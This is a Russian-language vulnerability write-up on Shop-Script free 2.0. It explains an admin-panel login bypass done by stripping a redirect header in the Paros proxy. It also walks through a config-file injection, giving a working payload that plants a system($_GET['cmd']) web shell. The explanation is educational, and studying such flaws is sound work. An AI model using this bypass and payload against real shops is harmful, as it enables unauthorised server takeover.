Обход авторизации и выполнение произвольного кода в Shop-Script free 2.0


Сейчас мы рассмотрим уязвимость найденную нашей командой в приложении shop-script free 2.0. Сама уязвимость позволяет пройти в администраторскую панель не зная пароля, но нами был написан эксплоит выполняющий произвольный php-код на сервере. До написания эксплойта мы не пойдём. Просто рассмотрим саму уязвимость и её причину. Shop-Script free Вы можете взять на диске.

После установки откройте скрипт admin.php — именно в нём была обнаружена ошибка. В самом начале скрипта, в строках 35-41, происходит проверка авторизации. Если пользователь не авторизирован его перебрасывает на скрипт admin_access.php:


```
//authorized login check
include("./checklogin.php");
if (!isset($_SESSION["log"]) || !isset($_SESSION["pass"])) //unauthorized
{
        //show authorization form
        header("Location: access_admin.php");
}
```

Казалось бы код правильный, но это не так. Что именно делает код если пользователь не авторизирован? Он помещает в заголовок ответа сервера поле "Location", встретив которое браузер перейдёт по указанному адресу. И вот тут как раз и имеется ошибка. Дело в том что скрипт не прекращает свою работу. То есть браузер перейдёт на форму авторизации, но скрипт выведет главную страничку админ-панели.

Проведём небольшой эксперимент с Paros, а именно — попробуем зайти в администраторскую панель не зная пароля. Настройте браузер на работу через Paros, включите перехват ответа сервера (Trap response) и обратитесь к скрипту admin.php. Paros тут же сообщит о перехвате ответа. В нём нам нужно лишь убрать заголовок location:



Как видно из результата Paros-а — какой-то код всё равно передаётся в теле ответа. Вырезав нужный заголовок жмите continue:



Как видите мы успешно попали в администраторскую часть сайта. Таким образом эксплоит и попадал в ажмин-панель.

Теперь дело за выполнением произвольного PHP-кода. Данная уязвимость была обнаружена в скрипте изменения конфигурации сайта.

Зайдите в администраторскую панель под реальным именем администратора (что бы каждый раз не редактировать заголовок) и перейдите на вкладку "configuration". На этой странице изменяются конфигурационные данные сайта. Скрипт, который занимается редактированием этих данных лежит в директории /includes/admin/sub/ и называется conf_appearence.php. Откройте его. Код который отвечает за сохранение изменений находится в строках 29-38:

```
//appearence settings
$f = fopen("./cfg/appearence.inc.php","w");
fputs($f,"<?php\n\tdefine('CONF_PRODUCTS_PER_PAGE',
'".str_replace("'","\'",stripslashes($_POST["productscount"])).");\n");
fputs($f,"\tdefine('CONF_COLUMNS_PER_PAGE', '".str_replace("\\\"","\"",$_POST["colscount"])."');\n");
fputs($f,"\tdefine('CONF_SHOW_ADD2CART', '".$_POST["add2cart"]."');\n");
fputs($f,"\tdefine('CONF_SHOW_BEST_CHOICE', '".$_POST["bestchoice"]."');\n");
fputs($f,"\tdefine('CONF_DARK_COLOR', '".str_replace("\\\"","\"",$_POST["darkcolor"])."');\n");
fputs($f,"\tdefine('CONF_MIDDLE_COLOR', '".str_replace("\\\"","\"",$_POST["middlecolor"])."');\n");
fputs($f,"\tdefine('CONF_LIGHT_COLOR', '".str_replace("\\\"","\"",$_POST["lightcolor"])."');\n?>");
fclose($f);
```

Как видите — в поле productscount почему-то не фильтруются кавычки. Точнее они фильтруются, но немного не правильно. Рассморим этот код отдельно, а точнее текстовую его часть:

```
"<?php\n\tdefine('CONF_PRODUCTS_PER_PAGE',
'".str_replace("'","\'",stripslashes($_POST["productscount"])).");\n");
```

Как видите сначала данные поля productscount проходят через функцию stripslashes(), а затем в них заменяется одиночна кавычка на экранированную кавычку. Подумаем что же будет если в поле productscount передать как значение, например, два бэк-слэша и кавычку. Тогда содержимое его не изменится потому что один слэш от кавычки уберут, а потом один добавлят. То есть кавычка всё равно будет закрывать текущую строку (что нам и нужно), а два слэша будут восприниматься как содержимое этой строки. Основываясь на этом можно добиться выполнение кода вот таким значением в этом поле:
\\');@system($_GET["cmd"]);// - здесь в функции system() мы используем двойные кавычки потому что в коде экранируются только одинарные. Посмотрим что произойдёт если такое значение будет передано скрипту. Отправьте форму конфигурации и в Paros`е измените нужное нам поле. После запроса заглянем в скрипт cfg/appearence.inc.php (именно он и редактируется):

```
<?php
	define('CONF_PRODUCTS_PER_PAGE', '\\');@system($_GET["cmd"]);//');
	define('CONF_COLUMNS_PER_PAGE', '1');
	define('CONF_SHOW_ADD2CART', '0');
	define('CONF_SHOW_BEST_CHOICE', '0');
	define('CONF_DARK_COLOR', '4E679F');
	define('CONF_MIDDLE_COLOR', '4E679F');
	define('CONF_LIGHT_COLOR', 'B4CCF1');
?>
```

Как видите — экранирование не помогло. В коде появилась функция system(). Теперь при обращении к любой части сайта можно указать в адресной строке параметр "cmd" и команду в нём, которая успешно выполнится.